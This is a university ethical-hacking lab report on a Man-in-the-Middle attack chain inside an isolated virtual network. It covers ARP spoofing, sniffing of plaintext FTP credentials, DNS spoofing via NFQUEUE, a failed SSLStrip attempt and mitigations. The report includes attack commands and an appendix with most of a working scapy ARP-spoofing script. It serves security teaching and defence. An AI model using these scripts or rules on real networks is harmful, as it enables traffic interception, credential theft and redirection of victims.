Ethical Hacking Lab Report: Man-in-the-Middle and DNS Spoofing

Simone Francesco Curci 289128

November 11, 2025

Contents

1 Introduction

This report details the methodology and results of a series of network security exercises conducted in an isolated, virtual laboratory. The primary objective was to practically demonstrate a multi-stage Man-in-the-Middle (MitM) attack, starting from network footprinting and progressing to active traffic manipulation.

The report is structured around the three core tasks completed:

- **Task 1 (ARP Spoofing):** The development and execution of a Python script to poison the ARP cache of network targets, successfully establishing a MitM position.
- **Task 2 (Traffic Analysis):** The capture and programmatic analysis of the intercepted traffic, demonstrating the ability to extract sensitive plaintext data, such as FTP credentials.
- **Task 3 (DNS Spoofing):** The escalation of the attack to actively manipulate DNS queries using an advanced `NFQUEUE` architecture, successfully redirecting a victim to an attacker-controlled server.

Furthermore, this document discusses the (optional) Task 4, an investigation into `SSLStrip` downgrade attacks, and explains its operational failure in the context of modern web defenses like HSTS. Finally, the report concludes with a summary of key findings, an ethical discussion and a showcase of the critical mitigation strategies that can defend against these attack vectors.

2 Ethics Statement

All work and experimentation described in this report were conducted in strict accordance with the safety and ethics guidelines provided for the assignment.

All activities were performed exclusively within a fully isolated, virtualized laboratory environment under the author's complete control. The network traffic generated, intercepted, and manipulated was confined to the internal `labnet` (`192.168.100.0/24`) and never affected any university, corporate, home, or public network.

This report acknowledges that the techniques described (such as ARP Spoofing and DNS Spoofing) are illegal if performed without authorization and can lead to severe disciplinary and legal consequences. The purpose of this work was purely academic and educational, intended to understand attack vectors in order to build effective defenses.

3 Laboratory Configuration (Setup)

The laboratory was built within VirtualBox, creating an isolated network environment to safely conduct all tasks. The architecture consists of three virtual machines: a central Gateway/Server, a Victim client, and an Attacker machine, all sharing one internal network.

3.1 Network Architecture

A single, isolated network was created to route all client traffic through the central gateway.

- **Virtual Network:** A VirtualBox "Internal Network" named `labnet` was created.
- **VM & Interface Schema:**
  - **Server / Gateway VM (`192.168.100.1`):**
    - `Adapter 1`: **NAT** (For internet access, `enp0s3`)

    - Adapter 2: **Internal Network** (labnet, enp0s8)
  - **Attacker VM (192.168.100.3):**
    - Adapter 1: **Internal Network** (labnet, eth0)
  - **Victim VM (192.168.100.2):**
    - Adapter 1: **Internal Network** (labnet, enp0s3)

In this topology, the Server (.1) acts as the sole router, gateway, and DNS server for the labnet. Both the Victim (.2) and the Attacker (.3) are fully isolated on this internal network and depend on the Server for all external connectivity.

3.2 Server/Gateway VM (192.168.100.1)

This Ubuntu Server VM was configured to provide all core network services for the labnet.

3.2.1 Static IP (Netplan)

First, a static IP was assigned to the internal-facing interface enp0s8. The external interface enp0s3 continues to use DHCP to get internet access from the host.

```
network:
  version: 2
  renderer: networkd
  ethernets:
    enp0s3:
      dhcp4: true
    enp0s8:
      dhcp4: no
      addresses:
        - 192.168.100.1/24
      nameservers:
        addresses:
          - 1.1.1.1
```

Listing 1: Server Netplan configuration (/etc/netplan/01-custom.yaml)

The configuration was applied with sudo netplan apply.

3.2.2 IP Forwarding (Routing)

To allow the VM to act as a router, IP forwarding was enabled in the kernel. This permits packets to be forwarded from the internal network (enp0s8) to the external network (enp0s3) and vice versa.

```
# Enable IP forwarding immediately and make it persistent
echo "net.ipv4.ip_forward=1" | sudo tee -a /etc/sysctl.conf
sudo sysctl -p
```

Listing 2: Enabling IP Forwarding

3.2.3 NAT Configuration (iptables)

To allow the entire 192.168.100.0/24 subnet to access the internet, Network Address Translation (NAT) rules were configured using iptables. The iptables-persistent package was installed to save these rules across reboots.

```
sudo apt update
sudo apt install iptables-persistent -y
```

Listing 3: Installing iptables-persistent

The following rules were then applied to configure the NAT and forwarding logic:

```
# 1. NAT rule: Masquerade all traffic from the labnet
sudo iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE

# 2. Forwarding rule: Allow traffic from internal to external
sudo iptables -A FORWARD -i enp0s8 -o enp0s3 -j ACCEPT

# 3. Forwarding rule: Allow established connections back in
sudo iptables -A FORWARD -i enp0s3 -o enp0s8 -m state --state RELATED,
    ESTABLISHED -j ACCEPT
```

Listing 4: Firewall and NAT rules

Rule 1 (NAT): This rule operates in the `nat` table, on the `POSTROUTING` chain. It states that any packet exiting (`-o`) the `enp0s3` (external) interface should have its source IP "masqueraded" (i.e., replaced with the server's own public IP).

Rule 2 (FORWARD): This rule operates in the `filter` table (default), on the `FORWARD` chain. It explicitly permits new connections originating from the internal interface (`-i enp0s8`) to be forwarded to the external interface (`-o enp0s3`).

Rule 3 (FORWARD): This is a stateful rule that allows return traffic (e.g., website responses) to re-enter the network. It permits packets arriving on the external interface (`-i enp0s3`) destined for the internal network (`-o enp0s8`) *only if* they are part of an already `ESTABLISHED` connection or `RELATED` to one.

Finally, the rules were saved: `sudo netfilter-persistent save`.

3.2.4 Web Server (Apache)

Apache was installed to serve as the "legitimate" web server that the victim will try to access. A custom test page was created to clearly identify this as the real server.

```
# Install Apache
sudo apt install apache2 -y

# Create a test page
echo "That's the REAL server!" | sudo tee /var/www/html/index.html
```

Listing 5: Installing and configuring Apache

Figure 1 shows the Apache server successfully serving the test page.

```
victim@victim-vm:~/Scrivania$ curl http://192.168.100.1
<html><body><h1>That's the REAL server!</h1></body></html>
```

Figure 1: Apache web server successfully serving the test page on the Gateway VM.

3.2.5 DNS/DHCP (dnsmasq)

To provide DNS and DHCP services to the `labnet`, `dnsmasq` was installed. This simplifies network management and ensures all clients automatically point to the gateway (`.1`) for DNS resolution.

First, the conflicting `systemd-resolved` service, which binds to port 53, was disabled.

```
sudo systemctl stop systemd-resolved
sudo systemctl disable systemd-resolved
```

Listing 6: Disabling systemd-resolved

After installing `dnsmasq` (`sudo apt install dnsmasq -y`), the configuration file `/etc/dnsmasq.conf` was edited to add the following lines:

```
# Bind only to the internal interface
interface=enp0s8

# Define DHCP range (e.g., .50 to .100)
dhcp-range=192.168.100.50,192.168.100.100,12h

# Set DHCP options: 3 (Gateway) and 6 (DNS Server)
dhcp-option=3,192.168.100.1
dhcp-option=6,192.168.100.1

# Set upstream DNS servers
server=1.1.1.1
server=1.0.0.1
```

Listing 7: Configuration lines for /etc/dnsmasq.conf

The service was then restarted (`sudo systemctl restart dnsmasq`) to apply the new configuration.

3.3 Victim VM (192.168.100.2)

This Ubuntu client VM was configured with a static IP. Critically, its **only** nameserver is the gateway (`192.168.100.1`). This is essential for the DNS Spoofing task, as it prevents the victim from bypassing our attacker by querying an external DNS server.

```
network:
  version: 2
  renderer: networkd
  ethernets:
    enp0s3:  # Internal Network (labnet)
      dhcp4: no
      addresses:
        - 192.168.100.2/24
      gateway4: 192.168.100.1
      nameservers:
        addresses:
          - 192.168.100.1
```

Listing 8: Victim Netplan configuration (/etc/netplan/01-custom.yaml)

The configuration was applied with `sudo netplan apply`.

3.4 Attacker VM (192.168.100.3)

The Kali Linux VM was configured to use `labnet` as its sole network.

- **Network (GUI):** The `eth0` (Internal Network) interface was manually configured with:
  - **IP Address:** `192.168.100.3`
  - **Netmask:** `255.255.255.0`
  - **Gateway:** `192.168.100.1`
  - **DNS:** `192.168.100.1`
- **Tools:** Core tools including `python3-scapy`, `wireshark`, `tcpdump`, `dsniff`, and `python3-netfilterqueue` were installed.

3.5 Baseline Verification

Before proceeding, connectivity was verified from the Victim VM (`.2`):

- `ping 192.168.100.1` (Gateway) → OK
- `curl http://192.168.100.1` (Web Server) → OK
- `ping google.com` (DNS & NAT) → OK

Finally, a "Before" screenshot of the victim's `arp -n` table was captured, and a snapshot of all three VMs was taken.

4 Task 1: ARP Spoofing (Man-in-the-Middle)

4.1 Methodology

The objective of this task was to establish a Man-in-the-Middle (MitM) position between the Victim VM (`192.168.100.2`) and the Gateway VM (`192.168.100.1`). The goal was to poison the Address Resolution Protocol (ARP) caches of both targets, forcing all their network traffic to be redirected through the Attacker's machine (`192.168.100.3`).

This attack was accomplished using the custom Python script `arp_spoof.py`, which leverages the `scapy` library.

The script's logic is as follows:

1. **MAC Discovery:** It first resolves the hardware MAC addresses for the victim and gateway IP addresses using Scapy's `srp` function.
2. **Enable IP Forwarding:** It programmatically enables IP forwarding on the attacker's kernel by writing '1' to `/proc/sys/net/ipv4/ip_forward`. This is the essential step that allows the attacker's machine to act as a router and forward the intercepted packets instead of dropping them.
3. **Spoofing Loop:** The script enters an infinite loop, sending two forged ARP "is-at" (op=2) packets every two seconds:
   - One packet is sent to the **Victim** (`.2`), falsely claiming that the Gateway's IP (`.1`) is at the **Attacker's** MAC address.
   - A second packet is sent to the **Gateway** (`.1`), falsely claiming that the Victim's IP (`.2`) is at the **Attacker's** MAC address.
4. **Graceful Restore:** Upon exit (via `Ctrl+C`), a `signal_handler` calls a `restore()` function. This function sends legitimate ARP packets to both targets, correcting their ARP caches and restoring normal network traffic flow. It also disables IP forwarding on the attacker's machine.

The attack was launched from the Attacker VM (`.3`) using two terminals. One terminal was used to capture evidence, while the other ran the attack script.

```
# Terminal 1: Capture traffic for analysis (Task 2)
sudo tcpdump -i eth0 -w arp_spoof_capture.pcap

# Terminal 2: Run the spoofer script
# (Interface 'eth0' is used as defined in our Section 3 setup)
sudo python3 arp_spoof.py -v 192.168.100.2 -g 192.168.100.1 -i eth0
```

Listing 9: Launching the ARP Spoofing attack

4.2 Results and Evidence

The attack was successful and transparent. The victim maintained full internet connectivity while the MitM was active, as the attacker was correctly forwarding all traffic. The following evidence was collected:

- **ARP Table Poisoning (Proof A):** A screenshot of the `arp -n` command executed on the **Victim VM** *during* the attack. Figure 3 (compared to the baseline in Figure 2) clearly shows that the IP address of the gateway (`192.168.100.1`) is incorrectly mapped to the MAC address of the Attacker VM.
- **PCAP File (Proof B):** The resulting capture file (`arp_spoof_capture.pcap`) confirmed the attack. It contained a constant stream of ARP "is-at" packets from the attacker, alongside all the victim's forwarded traffic, including ICMP (pings), DNS queries, and HTTP requests.
- **Graceful Restoration (Proof C):** Upon script termination with Ctrl+C, the ARP tables were successfully restored, as shown in Figure 4.



Figure 2: Victim's ARP table before the attack (Baseline).



Figure 3: Victim's ARP table during the attack. The gateway's IP (.1) is now mapped to the attacker's MAC address.



Figure 4: Graceful restoration of ARP tables after stopping the attack script.

5 Task 2: Intercepted Traffic Analysis

5.1 Methodology

The objective of this task was to analyze the `arp_spoof_capture.pcap` file generated during the Task 1 MitM attack. The goal was to extract sensitive information and gain a statistical overview of the intercepted traffic.

Two approaches were used for this analysis:

1. **Manual Analysis (Wireshark):** The `.pcap` file was loaded into Wireshark for visual inspection and to gather graphical evidence.
   - The display filter `http.request.method == "GET"` was used to isolate unencrypted web requests.
   - The `Statistics -> Protocol Hierarchy` tool was used to profile the captured traffic mix.

2. **Programmatic Analysis (pcap_analyzer.py):** A custom Python script, referred to as `pcap_analyzer.py`, was developed using Scapy to automate the extraction of key data. The script loads the `.pcap` file using `scapy.rdpcap()`, iterates through each packet, and uses Scapy's layers (like `http.HTTPRequest`, `dns.DNSQR`, and `scapy.Raw`) to parse and categorize information.

5.2 Results and Evidence

The analysis successfully confirmed that the MitM attack provided total visibility into the victim's unencrypted traffic.

- **Wireshark Evidence (Proof A & B):** The manual inspection provided clear visual proof. Figure 5 shows the interception of HTTP requests, while Figure 6 confirms the presence of various intercepted protocols (DNS, HTTP, FTP, etc.) alongside the high-volume ARP traffic from our spoofing attack.
- **Programmatic Analysis (Proof C):** The `pcap_analyzer.py` script successfully parsed the capture file and extracted lists of DNS queries, visited HTTP URLs, and protocol counts.
- **Critical Finding (FTP Credentials):** The most significant finding was the script's ability to extract plaintext credentials from an FTP session. By inspecting the `Raw` payload of TCP packets on port 21, the script captured the `USER` and `PASS` commands, as shown in Listing 10. This demonstrates the severe risk of using legacy, unencrypted protocols.



Figure 5: Wireshark screenshot: Filtering for `http` shows intercepted web traffic (Proof A).



Figure 6: Wireshark screenshot: The `Statistics -> Protocol Hierarchy` window showing the mix of captured traffic (Proof B).

```
--- FTP Credentials (plaintext!) ---
[!] USER demo
[!] PASS password
```

Listing 10: Critical log excerpt from 'pcap_analyzer.py' showing plaintext FTP credentials.

6 Task 3: DNS Spoofing Attack

6.1 Methodology

The objective of this task was to leverage the Man-in-the-Middle position (established in Task 1) to actively intercept and manipulate the victim's DNS queries. For specific domains defined in a target list, the attacker was to block the legitimate DNS query and return a forged response, redirecting the victim to a fake web server.

To achieve this reliably and avoid the "race conditions" inherent in simple sniffing, an advanced solution using `iptables` and the `netfilterqueue` Python library was implemented. This architecture provides complete, granular control over packet forwarding.

The attack flow is as follows:

1. **MitM (Task 1):** The `arp_spoof.py` script runs continuously. Its only jobs are to maintain the MitM position and keep `ip_forward=1` enabled on the attacker's kernel.

2. **Iptables Rule:** The Task 3 script, `dns_spoof.py`, automatically inserts an `iptables` rule on startup. This rule intercepts traffic *before* it is forwarded by the kernel.

```
sudo iptables -I FORWARD -p udp --dport 53 -j NFQUEUE --queue-num 1

```

Listing 11: NFQUEUE rule set by the script

   This rule tells the kernel: "When you are about to `FORWARD` a packet (thanks to `ip_forward=1`) that is UDP on destination port 53 (DNS), do not forward it. Instead, send it to me (NFQUEUE queue 1)."

3. **Script Logic:** The script (after installing `python3-netfilterqueue`) binds to queue 1 and receives every DNS packet *before* it is forwarded. It then decides the packet's fate:

   - **Non-Target Domain:** If the query (e.g., `google.com`) is *not* in `targets.txt`, the script calls `packet.accept()`. This releases the packet back to the kernel, which forwards it normally to the real gateway.

- **Target Domain:** If the query (e.g., `example.com`) *is* in `targets.txt`, the script:
  (a) Builds a forged DNS response packet (with the correct Transaction ID) pointing `example.com` to the attacker's own IP (`192.168.100.3`).
  (b) Sends the fake response directly to the victim.
  (c) Calls `packet.drop()`, which destroys the original DNS query. It is never forwarded to the gateway.

This method completely prevents the real DNS query from ever receiving a real response, guaranteeing the victim receives only the forged packet.

6.2 Execution and Results

The attack was executed using a three-terminal setup on the Attacker VM:

- **Terminal 1 (Fake Server):** A simple web server was launched to serve the fake page.

```
sudo python3 -m http.server 80

```

Listing 12: Fake web server

- **Terminal 2 (MitM):** The Task 1 script was run to establish the MitM position.

```
sudo python3 arp_spoof.py -v 192.168.100.2 -g 192.168.100.1 -i eth0

```

Listing 13: Task 1 MitM script

- **Terminal 3 (DNS Spoofer):** The Task 3 script was run to intercept and spoof queries.

```
sudo python3 dns_spoof.py -i eth0 -t targets.txt -v 192.168.100.2 ...

```

Listing 14: Task 3 DNS Spoofer script

The attack was a success. The following evidence was collected:

- **PCAP Evidence:** The `dns_spoof_capture.pcap` file clearly shows the victim's DNS query for `example.com` followed *only* by the attacker's forged response (pointing to `.3`). The real response from the gateway is absent, confirming the `packet.drop()` was successful.
- **Browser Screenshot (Proof A):** As shown in Figure 7, when the victim (after flushing cache) visited `http://google.com`, they were served the attacker's fake web page.
- **Web Server Log (Proof B):** Corroborating the browser screenshot, the attacker's web server log (Figure 8) shows an incoming `GET /` request from the victim's IP address (`192.168.100.2`).
- **DNS Spoofing Proof (Proof C):** Figure 9 demonstrates the successful DNS spoofing with the forged DNS response visible in the packet capture.



Figure 7: Victim's browser successfully redirected to the attacker's fake web server.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.2 - - [11/Nov/2025 11:04:13] "GET / HTTP/1.1" 200 -
192.168.100.2 - - [11/Nov/2025 11:05:09] "GET / HTTP/1.1" 200 -
192.168.100.2 - - [11/Nov/2025 11:05:25] "GET / HTTP/1.1" 200 -
```

Figure 8: Attacker's web server log showing the incoming GET request from the victim (`192.168.100.2`).

```
victim@victim-vm:~/Scrivania$ dig google.com

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1743
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             0       IN      A       192.168.100.3

;; Query time: 108 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Nov 11 17:03:32 CET 2025
;; MSG SIZE  rcvd: 55
```

Figure 9: DNS spoofing in action: forged DNS response redirecting the victim to the attacker's server.

7 Task 4 (Optional): SSLStrip Attack Analysis

7.1 Methodology and Objective

The theoretical objective of this optional task was to extend the MitM attack to demonstrate an "HTTPS downgrade" attack.

The attack, orchestrated by a tool like `sslstrip`, is designed to work as follows:

1. The attacker (already MitM) uses `iptables` to redirect all of the victim's HTTP (port 80) traffic to a local listening port (e.g., 8080).
2. When the victim tries to visit `http://example.com` (which would normally redirect to `https://example.com`), the request is captured by `sslstrip`.
3. `sslstrip` proxies the connection, establishing the secure `https://` session with the real server.
4. It then "strips" the encryption and serves a plaintext `http://` version of the site back to the victim, allowing the attacker to sniff all traffic in clear text.

7.2 Results and Operational Failure

Several attempts were made to execute this attack, using different versions of `sslstrip` (including the legacy `apt` package and a version from Git running in a dedicated Python 2.7 `conda` environment).

All attempts were operationally unsuccessful.

While basic HTTP traffic (on sites that did not redirect to HTTPS) continued to function normally, the downgrade attack itself failed consistently. A specific failure pattern was observed:

- The `sslstrip` terminal logs **did show activity**. They successfully detected an incoming HTTPS request (implying the initial `iptables` redirect and the victim's request were captured).
- The logs suggested that `sslstrip` was attempting to proxy the request to the destination server.
- However, on the victim's machine, the browser page **never loaded**, eventually timing out.

This behavior indicates that while the tool could intercept the connection, it was unable to complete the "strip" and serve the downgraded content. This failure is likely due to modern browser and server-side defenses, specifically **HSTS (HTTP Strict Transport Security)**. This security policy, enforced by modern sites, commands the browser to *only* use HTTPS, preventing the initial insecure HTTP request that `sslstrip` relies on and causing the attack to fail.

8 Mitigation Strategies

The attacks performed in this lab, while effective in a default and insecure environment, can be mitigated through layered defenses at the network, transport, and application levels. This section outlines the primary countermeasures for each attack vector.

8.1 Mitigating ARP Spoofing (Task 1)

The root of the MitM attack is the insecure, trust-based nature of ARP. This can be mitigated in several ways:

- **Static ARP Entries:** On critical hosts (like the gateway or servers), the ARP table can be set manually. An entry like `arp -s 192.168.100.2 <victim-mac>` on the gateway would statically bind the victim's IP to its real MAC address, making it immune to poisoning for that entry. This is highly effective but difficult to manage at scale.
- **Dynamic ARP Inspection (DAI):** This is an advanced feature on managed network switches. DAI intercepts all ARP packets and validates them against a trusted database (often built from DHCP snooping). Any ARP packet with an invalid IP-to-MAC binding (like those from our attacker) is dropped at the switch port, neutralizing the attack before it reaches the victim.
- **Monitoring:** Tools like `arpwatch` can be deployed on the network to monitor for changes in IP-MAC mappings. While it doesn't prevent the attack, it provides immediate alerts to administrators when a potential spoofing event occurs.

8.2 Mitigating Traffic Interception (Task 2)

The success of Task 2 was entirely dependent on the use of unencrypted, plaintext protocols (HTTP, FTP). The mitigation is encryption:

- **Application Layer Encryption:** Enforcing the use of secure protocols renders sniffing useless.
  - **HTTPS (SSL/TLS):** Replaces HTTP.

  - **SFTP** or **FTPS:** Replaces FTP.
  - **SSH:** Replaces Telnet.

- **Transport Layer Encryption (VPN):** For comprehensive protection, clients can use a VPN (Virtual Private Network). This creates an encrypted tunnel between the client and a trusted endpoint (e.g., the gateway or a corporate VPN server). Even if an attacker achieves a MitM position, they would only be able to capture encrypted VPN packets, not the underlying user traffic.

8.3 Mitigating DNS Spoofing (Task 3)

The DNS spoofing attack relies on the attacker's ability to see the plaintext DNS query (UDP port 53) and race to respond first.

- **DNSSEC (DNS Security Extensions):** This is a server-side solution where DNS zones are digitally signed. A DNSSEC-aware resolver (client) can verify the cryptographic signature on a DNS response to ensure it is authentic and was not tampered with in transit.
- **Encrypted DNS (Client-Side):** This is a modern and highly effective client-side mitigation.
  - **DNS-over-HTTPS (DoH)**
  - **DNS-over-TLS (DoT)**

  Both protocols wrap DNS queries inside a standard HTTPS or TLS encrypted session. An attacker in a MitM position cannot even see the query (as it's no longer in plaintext on port 53), making interception and spoofing impossible.

8.4 Mitigating SSL Downgrade Attacks (Task 4)

The defense against `sslstrip`-style downgrade attacks has been largely solved by HSTS.

- **HSTS (HTTP Strict Transport Security):** This is a response header sent by the web server (e.g., `Strict-Transport-Security: max-age=31536000`). This header instructs the victim's browser to *only* communicate with the site over HTTPS for a specified duration (e.g., one year), forbidding any future connections over insecure HTTP.
- **HSTS Preload List:** To protect users on their very first visit (before they have received an HSTS header), browsers now include a "preload list." This is a list of thousands of domains (like `google.com`) that are hard-coded into the browser itself as being "HTTPS-only," effectively enforcing HSTS from the very first connection.

9 Ethical Discussion and Real-World Impact

This report has thus far focused on the technical execution of attacks. However, it is critical to discuss the ethical implications of these techniques, which represent the core of the "dual-use" dilemma in cybersecurity.

The skills and scripts developed in this lab (e.g., `arp_spoof.py`, `dns_spoof.py`) are identical to those used by malicious actors for criminal purposes. In the real world, these attacks are not academic; they are used to commit financial fraud, steal private data, and conduct corporate espionage. The attacks are fundamentally violations of trust: ARP spoofing breaks the trust between Layer 2 and Layer 3, while DNS spoofing breaks the trust between a human-readable name and its network address.

The success of Task 2, which captured FTP credentials in plaintext, highlights an often-overlooked ethical responsibility: that of system administrators and developers. In an era where secure, encrypted alternatives (like SFTP and HTTPS) are universally available, the continued deployment of legacy, unencrypted protocols can be seen as a form of negligence that knowingly places user data at trivial risk.

Conversely, the failure of the Task 4 `sslstrip` attack demonstrates the positive side of the ethical "arms race." Defenses like HSTS were developed by the security community specifically to neutralize downgrade attacks and protect the public, showing an ethical response to a widespread threat.

This demonstrates that the distinction between an "ethical hacker" and a malicious attacker is not one of skill, but of intent and, crucially, **permission**. The purpose of a penetration tester is to find vulnerabilities in order to fix them, not to exploit them. This lab serves as a powerful reminder of that critical boundary.

10 Conclusion

This laboratory exercise successfully demonstrated the practical execution of a complete Man-in-the-Middle attack chain within a controlled, isolated network.

The objectives of the assignment were met:

- **In Task 1,** a MitM position was successfully established using ARP spoofing, demonstrating the fundamental weakness of the ARP protocol and the ability to transparently intercept all network traffic from a target.
- **In Task 2,** the intercepted traffic was analyzed, proving that unencrypted protocols (like FTP and HTTP) expose sensitive data, including plaintext credentials, to a passive attacker.
- **In Task 3,** the attack was escalated from passive sniffing to active manipulation. Using the `netfilterqueue` architecture, DNS queries were successfully intercepted and forged, allowing for the selective redirection of the victim to an attacker-controlled server.

Perhaps the most significant finding came from the **optional Task 4**. The operational failure of the `sslstrip` attack was not a failure of the lab, but rather a successful demonstration of modern security defenses. It highlighted that while network-level attacks (ARP Spoofing) remain viable, modern application-layer defenses like **HSTS** and **HSTS Preloading** are highly effective at mitigating downgrade attacks, rendering classic tools obsolete.

Ultimately, this report confirms that while the core principles of MitM attacks remain a threat, their effectiveness is now almost entirely dependent on the use of legacy, unencrypted protocols. The "arms race" in cybersecurity is clearly visible, with robust, layered defenses like DNSSEC, DoH, and HSTS providing effective countermeasures to these classic vectors.

A Source Code

A.1 arp_spoof.py (Task 1)

```
#!/usr/bin/env python3

import scapy.all as scapy
import argparse
import time
import os
import signal
import sys
```

```
9
10 def get_arguments():
11     """Parses command-line arguments."""
12     parser = argparse.ArgumentParser(description="ARP Spoofing Tool")
13     parser.add_argument("-v", "--victim", required=True, dest="victim_ip", help=
       "IP address of the victim (e.g., 192.168.100.2)")
14     parser.add_argument("-g", "--gateway", required=True, dest="gateway_ip",
       help="IP address of the gateway (e.g., 192.168.100.1)")
15     parser.add_argument("-i", "--interface", required=True, dest="interface",
       help="Interface to use (e.g., eth1)")
16     parser.add_argument("--verbose", action="store_true", help="Enable verbose
       mode")
17     args = parser.parse_args()
18     return args
19
20 def get_mac(ip):
21     """
22     Returns the MAC address for a given IP.
23     Uses scapy.srp to send an ARP request and parse the response.
24     """
25     arp_request = scapy.ARP(pdst=ip)
26     broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
27     arp_request_broadcast = broadcast / arp_request
28
29     try:
30         answered_list = scapy.srp(arp_request_broadcast, timeout=2, verbose=
       False)[0]
31         if answered_list:
32             return answered_list[0][1].hwsrc
33     except Exception as e:
34         if "Permission denied" in str(e):
35             print("[!] Error: Run the script with sudo.", file=sys.stderr)
36             sys.exit(1)
37         print(f"[!] Error finding MAC for {ip}: {e}", file=sys.stderr)
38     return None
39
40 def toggle_ip_forwarding(enable=True):
41     """
42     Enables or disables IP forwarding on the Linux system.
43     """
44     path = "/proc/sys/net/ipv4/ip_forward"
45     value = "1" if enable else "0"
46     try:
47         with open(path, "w") as f:
48             f.write(value)
49         print(f"[+] IP Forwarding {'Enabled' if enable else 'Disabled'}.")
50     except Exception as e:
51         print(f"[!] Unable to modify IP forwarding: {e}. Run with sudo.", file=
       sys.stderr)
52         sys.exit(1)
53
54 def spoof(target_ip, spoof_ip, target_mac):
55     """
56     Sends a single spoofed ARP packet (op=2, 'is-at') to the target.
57     """
58     # Create Ethernet layer with destination MAC to avoid warnings
59     ether = scapy.Ether(dst=target_mac)
60     arp = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
61     packet = ether / arp
62     scapy.sendp(packet, verbose=False)
63
64 def restore(destination_ip, source_ip, destination_mac, source_mac):
65     """
```

```
    Restores the ARP table by sending legitimate ARP packets.
    """
    if destination_mac and source_mac:
        # Create Ethernet layer with destination MAC to avoid warnings
        ether = scapy.Ether(dst=destination_mac)
        arp = scapy.ARP(op=2,
                        pdst=destination_ip,
                        hwdst=destination_mac,
                        psrc=source_ip,
                        hwsrc=source_mac)
        packet = ether / arp
        # Send multiple times for safety
        scapy.sendp(packet, count=4, verbose=False)
    else:
        print(f"[!] Unable to restore: Unknown MACs.")

# Global variables for cleanup
victim_mac = None
gateway_mac = None
args = None

def signal_handler(sig, frame):
    """
    Handles Ctrl+C (SIGINT) for graceful shutdown.
    """
    print("\n[!] Ctrl+C detected. Restoring ARP tables...")
    toggle_ip_forwarding(enable=False)
    if victim_mac and gateway_mac and args:
        restore(args.victim_ip, args.gateway_ip, victim_mac, gateway_mac)
        restore(args.gateway_ip, args.victim_ip, gateway_mac, victim_mac)
    print("[+] ARP tables restored. Exiting.")
    sys.exit(0)

def main():
    global victim_mac, gateway_mac, args

    # Set the handler for Ctrl+C
    signal.signal(signal.SIGINT, signal_handler)

    args = get_arguments()
    scapy.conf.iface = args.interface
    scapy.conf.verb = 0 # Makes Scapy less verbose

    print(f"[*] Starting ARP Spoofer on {args.interface}...")
    print(f"[*] Target: {args.victim_ip} | Gateway: {args.gateway_ip}")

